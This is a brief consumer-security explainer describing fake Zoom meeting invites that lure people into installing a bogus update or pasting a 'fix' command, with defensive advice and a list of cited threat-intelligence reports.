Fake Zoom meeting invite malware is a meeting link that leads to a look-alike call page, which then says your audio or meeting app is out of date and hands you an "update" to install or a "fix" to paste. The invite often comes from a hijacked contact or a recruiter. Never install an update or paste a command from a meeting page: join from the installed app, or ask the sender on another channel.
sources
- Chainalysis: 2025 Crypto Theft Reaches $3.4 Billion (personal wallet compromises, North Korean theft) (Dec 2025)
- Google Cloud (Mandiant): UNC1069 targets cryptocurrency organizations with AI-enabled social engineering (Feb 2026)
- Microsoft Security: Signed malware impersonating workplace apps deploys RMM backdoors (Mar 2026)
- Netcraft: Remote access delivered through fake Zoom and Google Meet calls (Mar 2026)
- Arctic Wolf: BlueNoroff uses ClickFix, fileless PowerShell and AI-generated Zoom meetings to target the Web3 sector (Apr 2026)
- Swiss National Cyber Security Centre: Week 26, malware spreads through fake Zoom invitations (Jun 2026)
- The Hacker News: BlueNoroff Zoom phishing kit profiles crypto wallets before malware delivery (reporting JUMPSEC's analysis) (Jul 2026)